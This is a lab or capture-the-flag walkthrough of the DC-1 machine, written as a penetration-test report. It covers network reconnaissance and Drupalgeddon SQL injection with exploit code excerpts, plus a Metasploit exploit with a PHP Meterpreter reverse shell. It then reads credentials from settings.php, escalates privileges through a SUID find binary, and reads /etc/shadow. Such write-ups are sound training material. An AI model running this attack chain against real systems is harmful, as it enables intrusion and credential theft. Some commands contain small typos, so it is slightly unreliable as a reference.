

Index

1. Reconnaissance.....	2
1.1 TCP Port Discovery.....	2
1.2 UDP Port Discovery.....	3
1.3 Service Discovery.....	3
1.4 RPCBind Fingerprinting.....	4
1.5 HTTP Fingerprinting.....	6
1.6 Confirm the previous results.....	7
1.7 Directory enumeration.....	7
2. Web Exploitation.....	8
2.1 Drupal 7 Searchsploit.....	8
2.2 Drupal 7 Metasploit.....	10
3° Post – Exploitation.....	12
3.1 Drupal Post-Exploitation.....	12
3.2 Flag 1.....	14
3.3 Flag 2.....	14
3.4 Flag 3.....	15
4° Elevation of privileges.....	17
4.1 Drupal privilege escalation.....	17
4.2 flag4.....	18
4.3 Final flag.....	19

1. Reconnaissance

1.1 TCP Port Discovery

Executing a TCP port scan to see which ones are open

Command

```
nmap -v -n -Pn --reason -oX Port_Discovery.xml -sS 192.168.64.135
```

Summary of results


- Port 22/TCP → SSH → OPEN
- Port 80/TCP → HTTP → OPEN
- Port 111/TCP → RPCBIND → OPEN

Evidence

Output saved in XML format for further parsing

Attached files:

- Port_Discovery.xml
- nmap_sS_2026-05-07_13-00.png

A screenshot of a terminal window showing the execution of an nmap scan. The command is 'sudo nmap -v -n -Pn -oX Port_Discovery.xml -sS --reason 192.168.64.135'. The output shows the scan progress, including ARP ping scan and SYN stealth scan results. It identifies three open ports: 22/tcp (SSH), 80/tcp (HTTP), and 111/tcp (RPCBIND). The scan is completed in 0.23 seconds.

```
L$ sudo nmap -v -n -Pn -oX Port_Discovery.xml -sS --reason 192.168.64.135
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 13:12 EDT
Initiating ARP Ping Scan at 13:12
Scanning 192.168.64.135 [1 port]
Completed ARP Ping Scan at 13:12, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:12
Scanning 192.168.64.135 [1000 ports]
Discovered open port 22/tcp on 192.168.64.135
Discovered open port 80/tcp on 192.168.64.135
Discovered open port 111/tcp on 192.168.64.135
Completed SYN Stealth Scan at 13:12, 0.04s elapsed (1000 total ports)
Nmap scan report for 192.168.64.135
Host is up, received arp-response (0.000032s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
111/tcp   open  rpcbind syn-ack ttl 64
MAC Address: 00:0C:29:F8:EC:CD (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
```

nmap_sS_2026-05-07_13-00.png

1.2 UDP Port Discovery

Executing a UDP port scan on the system DC-1 to see which ports are open.

Command

```
nmap -v -n -Pn --reason -oX UDP_Discovery.xml -sU 192.168.64.135
```

Command summary


- Port 68 / UDP —> DHCP —> OPEN / FILTERED
- Port 111 / UDP —> RPCBIND —> OPEN

Evidences

Output saved in XML format for further parsing.

Attached files:

- UDP_Discovery.xml
- nmap_sU_2026-05-27_13-51.png



```
PORT      STATE        SERVICE REASON
68/udp    open|filtered dhcpc    no-response
111/udp   open         rpcbind  udp-response ttl 64
MAC Address: 00:0C:29:F8:EC:CD (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1009.35 seconds
Raw packets sent: 1162 (54.514KB) | Rcvd: 1010 (74.590KB)
```

nmap_sU_2026-05-27_13-51.png

1.3 Service Discovery

Executed a service scan on the system to see which services are available and their versions.

Command

```
nmap -v -n -Pn --reason -oX Service_Discovery.xml -sC -sV 192.168.64.135
```

Command summary

- Port 22 / TCP
 - Service —> SSH
 - State —> OPEN
 - Version —> OpenSSH 6.0p1 Debian4+deb7u7 (protocol 2.0)
- Port 80 / TCP
 - Service —> HTTP
 - State —> OPEN
 - Version —> Apache httpd 2.2.22 (Debian)
- Port 111 / TCP
 - Service —> RPCBIND
 - State —> OPEN
 - Version —> 2-4 (RPC #100000)

Evidences

Output saved in XML format for further parsing

Attached file:

- Service_Discovery.xml
- nmap_sS_2026-05-07_13-00.png

```
L$ sudo nmap -v -n -Pn -oX Port_Discovery.xml -sS --reason 192.168.64.135
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 13:12 EDT
Initiating ARP Ping Scan at 13:12
Scanning 192.168.64.135 [1 port]
Completed ARP Ping Scan at 13:12, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:12
Scanning 192.168.64.135 [1000 ports]
Discovered open port 22/tcp on 192.168.64.135
Discovered open port 80/tcp on 192.168.64.135
Discovered open port 111/tcp on 192.168.64.135
Completed SYN Stealth Scan at 13:12, 0.04s elapsed (1000 total ports)
Nmap scan report for 192.168.64.135
Host is up, received arp-response (0.000032s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
111/tcp   open  rpcbind syn-ack ttl 64
MAC Address: 00:0C:29:F8:EC:CD (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
```

nmap_sS_2026-05-07_13-00.png

1.4 RPCBind Fingerprinting

Port 111 / TCP was associated to the RPCBind service. This service acts as a RPC service registry allowing clients locate the ports used by services such as NFS. Its presence typically indicates that the system may be exporting file systems via NFS, so on an additional scan of the service was performed to identify possible shares.

Command

```
nmap -v -n -Pn --reason -oA NFS_Fingerprinting -sV 192.168.64.135 -p 111 --script NFS*
```

Command summary

The RPCBind service was identified running on the port 111 / TCP. RPC enumeration confirmed the presence of a RPC services registered on the system, including the status program (#100024). Since RPCBind is frequently used by NFS for service discovery, the existence of exported NFS resources was considered likely and a specific enumeration phase was conducted.

Evidence

Output saved in XML format for further parsing

Attachment file:

- NFS_Fingerprinting.xml

Objective 1

Identify NFS exports accessible from the attacker machine

Command

```
showmount -e 192.168.64.135
```

Command summary

Following the discovery of RPCBind service, an attempt was made to enumerate NFS exports using showmount. The target returned the error: "RPC program was not registered", indicating that the NFS mount service was not available or not registered through RPC. No NFS exports could be enumerated at this stage.

Evidence

Attachment file

- Showmount1_2026-05-27_14-13.png

```
└─$ showmount -e 192.168.64.135
clnt_create: RPC: Program not registered
```

Objective 2

Determine which RPC services were registered on the system.

Command

```
rpcinfo -p 192.168.64.135
```

Command summary

The enumeration identified only the portmapper (#100000) and the status (#100024) services. The RPC programs associated with NFS (#100003) and mount (#100005) were not detected.

As a conclusion, no evidence of exported NFS resources was found. Besides the attempt to list NFS resources using showmount returned the error "RPC: program was not registered".

Evidence

Output saved in XML format for further parsing

Attachment file:

- rpcinfo_2026-05-27_14-21.png

```
└─$ rpcinfo -p 192.168.64.135
program vers proto  port  service
100000    4    tcp    111   portmapper
100000    3    tcp    111   portmapper
100000    2    tcp    111   portmapper
100000    4    udp    111   portmapper
100000    3    udp    111   portmapper
100000    2    udp    111   portmapper
100024    1    udp   48533 status
100024    1    tcp   55190 status
```

1.5 HTTP Fingerprinting

Since an HTTP service was exposed on port 80 / TCP, further enumeration was performed to identify the technologies, framework and potential attack surface available through the web application.

Command

```
curl http://192.168.64.135
```

Command summary

The fingerprinting results revealed the following

- The target web application was identified as Content Manager System (CMS)
- Drupal 7 was identified as a underlying framework

This information is valuable because Drupal 7 contains serveral known vulnerabilities that may be leveraged during further assesment.

Evidence

Output saved in XML format for further parsing

File attachment

- curl_2026-05-27_14-34.png

```
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
<title>Welcome to Drupal Site | Drupal Site</title>
```

1.6 Confirm the previous results

To confirm the previous results, it was executed the following command

Command

```
whatweb http://192.168.64.135
```

Command summary

The output of the command confirmed the results got it previously.

Evidence

File Attachment:

- whatweb_2026-05-27_14-44.png



```
└─$ whatweb http://192.168.64.135
http://192.168.64.135 [200 OK] Apache[2.2.22], Content-Language[en], Country[RESERVED][22], Drupal, HTTPServer[Debian Linux][Apache/2.2.22 (Debian)], IP[192.168.64.135], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP[5.4.45-0+deb7u14], PasswordField[pass], Script[text/javascript], Title[Welcome to Drupal Site | Drupal Site], UncommonHeaders[x-generator], X-Powered-By[PHP/5.4.45-0+deb7u14]
```

whatweb_2026-05-27_14-44.png

1.7 Directory enumeration

After identifying Drupal 7, directory enumeration was performed using Gobuster to discover hidden resources, administrative interfaces and additional attack surface exposed by the application.

Command

```
gobuster dir -u http://192.168.64.135 -w /usr/share/wordlists/dirb/common.txt -o drupal_gobuster.txt -t 100
```

Command summary

Among the results, the directories with 200 or 300 status code that contains useful information were

- Robots.txt
- /include/ —> Revealed the Apache web server version (Apache / 2.2.22 on Debian)
- index.php —> Confirmed the used of Drupal 7 and exposed information about the active Theme (Bartik) and installed modules, including (ctools a views).

The discovery of robots.txt confirmed that directory indexing restrictions had been considered by the developers and suggested that additional hidden resources could exist. Therefore, further directory enumeration was continued.

Evidences

Attached files:

- drupal_gobuster.txt
- Gobuster_Drupal_2026-05-27_16-01.png
- Drupal_Themes_2026-05-28_07-37.png
- Modules_Drupal_2026-05-28_7-33.png

```
/0 (Status: 200) [Size: 7627]
/Admin (Status: 403) [Size: 7560]
/admin (Status: 403) [Size: 7718]
/ADMIN (Status: 403) [Size: 7560]
/batch (Status: 403) [Size: 7853]
/cgi-bin/ (Status: 403) [Size: 290]
/Entries (Status: 403) [Size: 289]
/includes (Status: 301) [Size: 319] [→ http://192.168.64.135/includes/]
/install.mysql (Status: 403) [Size: 295]
/install.pgsql (Status: 403) [Size: 295]
/index.php (Status: 200) [Size: 7627]
/LICENSE (Status: 200) [Size: 18092]
/misc (Status: 301) [Size: 315] [→ http://192.168.64.135/misc/]
/modules (Status: 301) [Size: 318] [→ http://192.168.64.135/modules/]
/node (Status: 200) [Size: 7627]
/profiles (Status: 301) [Size: 319] [→ http://192.168.64.135/profiles/]
/README (Status: 200) [Size: 5376]
/robots.txt (Status: 200) [Size: 1561]
/robots (Status: 200) [Size: 1561]
/Root (Status: 403) [Size: 286]
/scripts (Status: 301) [Size: 318] [→ http://192.168.64.135/scripts/]
/server-status (Status: 403) [Size: 295]
/search (Status: 403) [Size: 7563]
/Search (Status: 403) [Size: 7563]
/sites (Status: 301) [Size: 316] [→ http://192.168.64.135/sites/]
/themes (Status: 301) [Size: 317] [→ http://192.168.64.135/themes/]
/user (Status: 200) [Size: 7480]
/web.config (Status: 200) [Size: 2178]
/xmlrpc.php (Status: 200) [Size: 42]
Progress: 4613 / 4613 (100.00%)
```

Gobuster_Drupal_2026-05-27_16-01.png

```
<a href="/" title="Home" rel="home" id="logo">

</a>
```

Drupal_Themes_2026-05-28_7-37.png

```
jQuery.extend(Drupal.settings, {"basePath":"/","pathPrefix":"","ajaxPageState":{"theme":"bartik","theme_token":"egv4fe0CcZwLkEP06xxoKdmgWqyGsgPSYJU16d-8DhY","js":{"misc/jquery.js":1,"misc/jquery.once.js":1,"misc/drupal.js":1},"css":{"modules/system/system.base.css":1,"modules/system/system.messages.css":1,"modules/system/system.theme.css":1,"modules/field/theme/field.css":1,"modules/node/node.css":1,"modules/search/search.css":1,"modules/user/user.css":1,"sites/all/modules/views/css/views.css":1,"sites/all/modules/ctools/css/ctools.css":1,"themes/bartik/css/layout.css":1,"themes/bartik/css/style.css":1,"themes/bartik/css/colors.css":1,"themes/bartik/css/print.css":1,"themes/bartik/css/ie.css":1,"themes/bartik/css/ie6.css":1}}});
```

Modules_Drupal_2026-05-28_7-33.png

2. Web Exploitation

2.1 Drupal 7 Searchsploit

Search exploit

The web application was confirmed to be running Drupal 7. As a result, publicly disclosed vulnerabilities affecting this version was reviewed, to identify potential attack vectors.

Command

searchsploit Drupal 7

Command summary

The search results revealed several publicly known vulnerabilities affecting Drupal 7. The following exploit was selected for further assesment.

- Drupal 7.0 < 7.31 – ‘Drupalgeddon’ SQL Injection (Remote Code Execution) | php/webapps/35150.php


The exploit was selected for several reasons

- Drupalgeddon is a well-documented critical vulnerability affecting Drupal 7
- The vulnerability allows an unauthenticated SQL Injection that can be levareaged to achieve a Remote Code Execution (RCE)
- Successful exploitation could provide a initial access to the system.

Evidence

Attachment file:

- Searchsploit_Drupal7_2026-05-28_8-09.png



Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php

Searchsploit_Drupal7_2026-05-28_8-09.png

1° Content of the exploit

Before executing the exploit, it is source code was reviewed to understand its functionality, validate its behavior and confirm that it could be safely used againts the target enviroment.

Command

searchsploit -x php/webapps/35150.php

Command summary

Some important parts of the source code that confirms the functionality of the script and its safety behaviour are

```
$_SESSION= array('a'=>'eval(base64_decode(''.base64_encode($code_inject.''))','build_info' =>
array(), 'wrapper_callback' => 'form_execute_handlers', '#Arra
y' => array('array_filter'), 'string' => 'assert');
$_SESSION['build_info']['args'][0] = &$_SESSION['string'];
```

The exploit manipulates the Drupal Session variable by injecting Base64-encoded PHP code, which is executed via framework's internal functions, resulting in remote code execution.

```
$cookieName = 'SESS' . substr(hash('sha256', $session_name), 0, 32);
$password = user_hash_password('test');
$session_id = drupal_random_key();
$sec_ssid = drupal_random_key();
$serial =
str_replace('}','CURLYCLOSE',str_replace('{','CURLYOPEN',"batch_form_state|".serialize($_SES
SION)));
$inject = "UNION SELECT $user_id,$user_name,$password','",",",null,0,0,0,1,null,"0",null,
$user_id,$session_id,"',127.0.0.1',0,0,REPLACE(REPLACE('".
$serial."','CURLYCLOSE',CHAR(''.ord('}').")), 'CURLYOPEN',CHAR(''.ord('{').")) -- ";
$cookie = $cookieName.'[test+'.urlencode($inject).']='.$session_id.'; '.$cookieName.'[test]='.
$session_id.'; S'.$cookieName.'='.$sec_ssid;
```

The exploit injects a tampered cookie containing an SQL Injection, which allows Drupal to write to or modify sessions records in the Database, associating malicious content with a valid session.

Evidence

File attachment

- Searchxploit-x_2026-05-28_08-28.png

```

$ searchsploit -x php/webapps/35150.php

Exploit: Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)
URL: https://www.exploit-db.com/exploits/35150
Path: /usr/share/exploitdb/exploits/php/webapps/35150.php
Codes: CVE-2014-3704, OSVDB-113371
Verified: True
File Type: PHP script, Unicode text, UTF-8 text

```

Searchsploit-x_2026-05-28_08-28.png

2° Exploit execution

Once the exploit has been downloaded to attacker's machine, I proceeded to its execution. The objective was to check that the script works, so I tried to get information about the web server.

Command

php 35150.php http://192.168.64.135 "phpinfo();"

Command summary

The exploit execution failed because the following Drupal libraries were required but were not available on the attacker's system

- common.inc
- password.inc

As a result, the exploit could not be executed in its current form. The attacker would need to access to the Drupal source files or obtain the required libraries from another source.

Therefore, an alternative implementation of the exploit was sought using the Metasploit's Framework.

Evidence

Attachment file:

- Ejecucion_fallida_script_2026-05-28_12-26.png

```

$ php 35150.php http://192.168.64.135 "phpinfo();"
PHP Warning: include(common.inc): Failed to open stream: No such file or directory in /home/kali/Documents/Retired_Machines/DC1/Scripts/35150.php on line 13
PHP Warning: include(): Failed opening 'common.inc' for inclusion (include_path= './usr/share/php') in /home/kali/Documents/Retired_Machines/DC1/Scripts/35150.php on line 13
PHP Warning: include(password.inc): Failed to open stream: No such file or directory in /home/kali/Documents/Retired_Machines/DC1/Scripts/35150.php on line 14
PHP Warning: include(): Failed opening 'password.inc' for inclusion (include_path= './usr/share/php') in /home/kali/Documents/Retired_Machines/DC1/Scripts/35150.php on line 14
please state the cookie url. It works only with https urls.

```

Ejecucion_fallida_script_2026-05-28_12-26.png

2.2 Drupal 7 Metasploit

1° Search exploit

Once inside Metasploit's Framework, a search was performed for Drupal 7 exploits similar to the vulnerability previously identified using Searchsploit.

Command

search Drupal 7

Command summary

Among the available results, the following exploit was selected

- 16 exploit/multi/http/drupal_drupageddon 2014-10-15 excellent No Drupal HTTP Parameter Key/Value SQL Injection

The exploit was selected for the following reasons

- It targets the Drupalgeddon vulnerability previously identified during vulnerability research.
- It exploits the vulnerability through SQL Injection, similar to the Searchsploit proof of concept.
- Successful exploitation may lead to remote code execution on the target system.

2° use 16

Select the target

After selecting the exploit, the next step was to identify the available targets

show targets

The following targets were available

- 0 Drupal 7.0 – 7.31 (form-cache PHP injection method)
- 1 Drupal 7.0 – 7.31 (user-post PHP injection method)

Target 0 was selected for the following reasons

- It exploits Drupal's form cache mechanism
- It injects payload into serialized form structures
- It triggers PHP code execution on the backend

3° set target 0

Select payload

After selecting the target, a suitable payload was chosen.

Show payloads

The following payload was selected

- 16 payload/php/meterpreter/reverse_tcp . normal No PHP Meterpreter, PHP Reverse TCP Stager

The payload was selected for the following reasons

- Drupal`s applications are executed using PHP.
- The web server is capable to execute PHP code.
- The payload establishes a reverse connection from the target to the attacker`s machine.
- The payload provides an advance shell (Meterpreter) for Post-Exploitation activities.

4° set payload 16

Configure exploit options

The following options were configured

- RHOSTS —> 192.168.64.135
- LHOST —> IP`s Attacker
- TARGETURI —> /

During the HTTP Fingerprinting phase, Drupal was identified at <http://192.168.64.135>

Therefore, the application was installed in the web root directory.

Execution of the exploit

Once the exploit is fully configured , it was executed against the target.

exploit

Command summary

The exploits executed successfully and established a Meterpreter session on the target system,providing initial access to the machine.

3° Post – Exploitation

3.1 Drupal Post-Exploitation

1° Check the session

After obtaining initial access through Drupalgeddon exploit, Meterpreter session was sent to the background in order to return Metasploit console and verify the active sessions.

- background

Inside msfconsole

- bc.sessions

Command summary

The output confirmed that the Meterpreter session remained active and was assigned Session ID 1.

This verified that the exploitation had been successful and that stable foothold has been established on the target system.

Return to Meterpreter

After confirming that Session ID 1 remained active, the session was reattached to continue Post-Exploitation activities.

session -i 1

Command summary

The command successfully reattached to the active Meterpreter session, confirming that the session remained stable and available for further interaction.

Check the user inside the system

Once the Meterpreter session was confirmed to be stable, it was necessary to determine the level of access obtained on the target system. To achieve this a system shell was spawned in order to interact with the operating system directly.

2°shell

With the shell established, the current user was identified

- whoami

The user's groups also were enumerated

- id

Command summary

The output of the commands revealed the following

- The user was www-data
- uid=33(www-data) gid=33(www-data) groups=33(www-data)

This confirmed that the compromised account was a low-privileged services account and did not have root privileges.

Evidences

Attachment files:

- whoami.txt
- id.txt

3.2 Flag 1

A common directory used by the web applications is var/www. Therefore, the directory contents were enumerated to identify potential useful files.

ls /var/www

Command summary

The directory listed revealed the presence of a file named flag1.txt

1° Download the Flag 1

After locating the flag, the shell was exited and the Meterpreter session was used to download the file to the attacker's machine.

- exit
- download flag1.txt

Once the file had been downloaded successfully, the content was displayed.

- cat flag1.txt

3.3 Flag 2

Based on the contents of the Flag1.txt file, the path to the CMS configuration file was searched for. To achieve this a system shell was spawned in order to interact with the operating system directly.

- shell

It is well-known that the Drupal's configuration file is named as settings.php, so it was searched inside the web server's file system.

- find / -named settings.php 2>/dev/null

Command summary

The output of the command revealed that the path of the file settings.php was /var/www/sites/default/settings.php

1° Download settings.php

Once the path of the file was known, the path was accessed.

- cd /var/www/sites/default

Once inside the directory, it was enumerated in order to obtain another potential useful file apart of the file settings.php. There were not any other potential file, so, in order to download the file, the shell was exited and the Meterpreter session was used to download the file into the attacker's machine.

- exit

2° download /var/www/sites/default/settings.php

Once the file had been successfully downloaded, the content was displayed.

Credentials had been found in text plain within Drupal's settings.php file, allowing to access to the system's database. This discovery represents a critical credential exposure vulnerability.

Evidence

Attachment file:

- settings.php

3.4 Flag 3

Based on the content of the file settings.php, the following information was identified:

- The application was using a MySQL Database named drupaldb
- Valid database credentials were disclosed

To access the database a bash shell was spawned in order to interact with the operating system directly.

- shell
- python -c 'import pty; pty.spawn("/bin/bash")'

Once the interactive shell was established, the MySQL service was accessed using the credentials obtained from the settings.php file.

- mysql -u dbuser -p

After authentication, the Drupal database was selected and its tables were enumerated.

- SHOW TABLES;

Among available tables, the node table was selected because it commonly stores content metadata such as nodes identifiers and titles.

- SELECT nid,title FROM node;

Command summary

The query revealed an entry name flag3 associated with the node ID 2. To preserve the output as evidence, a file was created to store the contents of the flag.

- tee flag3.txt

The contents associated with node ID 2 were then retrieved.

- SELECT body_value FROM field_data_body WHERE entity_id=2;

After the query completed successfully, output recording was stopped

- notee

1°Download the file

The file containing the flag was stored on the target system. To download, the interactive shell was exited and the Meterpreter session was used.

- download flag3.txt

Once the file was successfully downloaded, the content was displayed.

- `cat flag3.txt`

Command summary

The contents of flag3.txt were successfully recovered, confirming access to sensitive information stored within Drupal's database.

Evidence

Attachment file

- flag3.txt

4° Elevation of privileges

4.1 Drupal privilege escalation

1° Privilege escalation

The content of flag3.txt suggested reviewing files with the SUID permission bit set in order to identify potential privilege escalation vectors.

- `find / -perm 4000 -type f 2>/dev/null`

Command summary

Several SUID binaries were identified. Among them /usr/bin/find was selected for further assessment.

It was selected because it supports the `-exec` option, which allows external commands to be executed. Under certain conditions, this functionality can be abused to execute commands with elevated privileges.

Root Shell

The SUID-Enabled find binary was used to spawn a privileged shell

- `usr/bin/find . -exec /bin/bash -p \; -quit`

Command summary

Execution of the command successfully spawned an interactive shell with root privileges.

Evidence

Attachment file:

- SUID_Files.txt

2° Check the user and user`s groups

After obtaining the privileged shell, the current user and group membership were verified.

- whoami
- id

Command summary

The output confirmed the following

- current user : root
- effective privileges : root

This confirmed successful privilege escalation.

Evidence

Attachment file

- evidencia_whoami.txt
- evidencia_id.txt

1° Shadow file

The shadow file was reviewed because it contains password hashes and account information for local users.

- cat /etc/shadow

Command summary

Several user accounts were identified. The following accounts were selected for further investigation.

- flag4
- root

4.2 flag4

The existence of a flag4 user suggested that additional information could be stored within its home directory

- `ls -la /home/flag4`

Command summary

The directory listing revealed the a file named flag4.txt

- Download the file

The flag4.txt file was stored in the target system, in order to that, the interactive session was exited and the Meterpreter session was used to download the file into the attacker`s machine.

- `download /home/flag4/flag4.txt`

Command summary

The file was downloaded successfully into the attacker`s machine and its content was displayed.
Evidence

File attachment

- flag4.txt

4.3 Final flag

The contents of flag4.txt file suggessted continuing the investigation within the root user`s directory

- `ls -la /root`

Command summary

The directory listing revealed the existence of a file named finalflag.txt

1° Download the file

The finalflag.txt file was stored in the target system, in order to that, the interactive session was exited and the Meterpreter session was used to download the file into the attacker`s machine.

- `download finalflag.txt`

Command summary

The file was downloaded successfully into the attacker`s machine and its content was displayed.
Evidence

Attachment file:

- finalflag.txt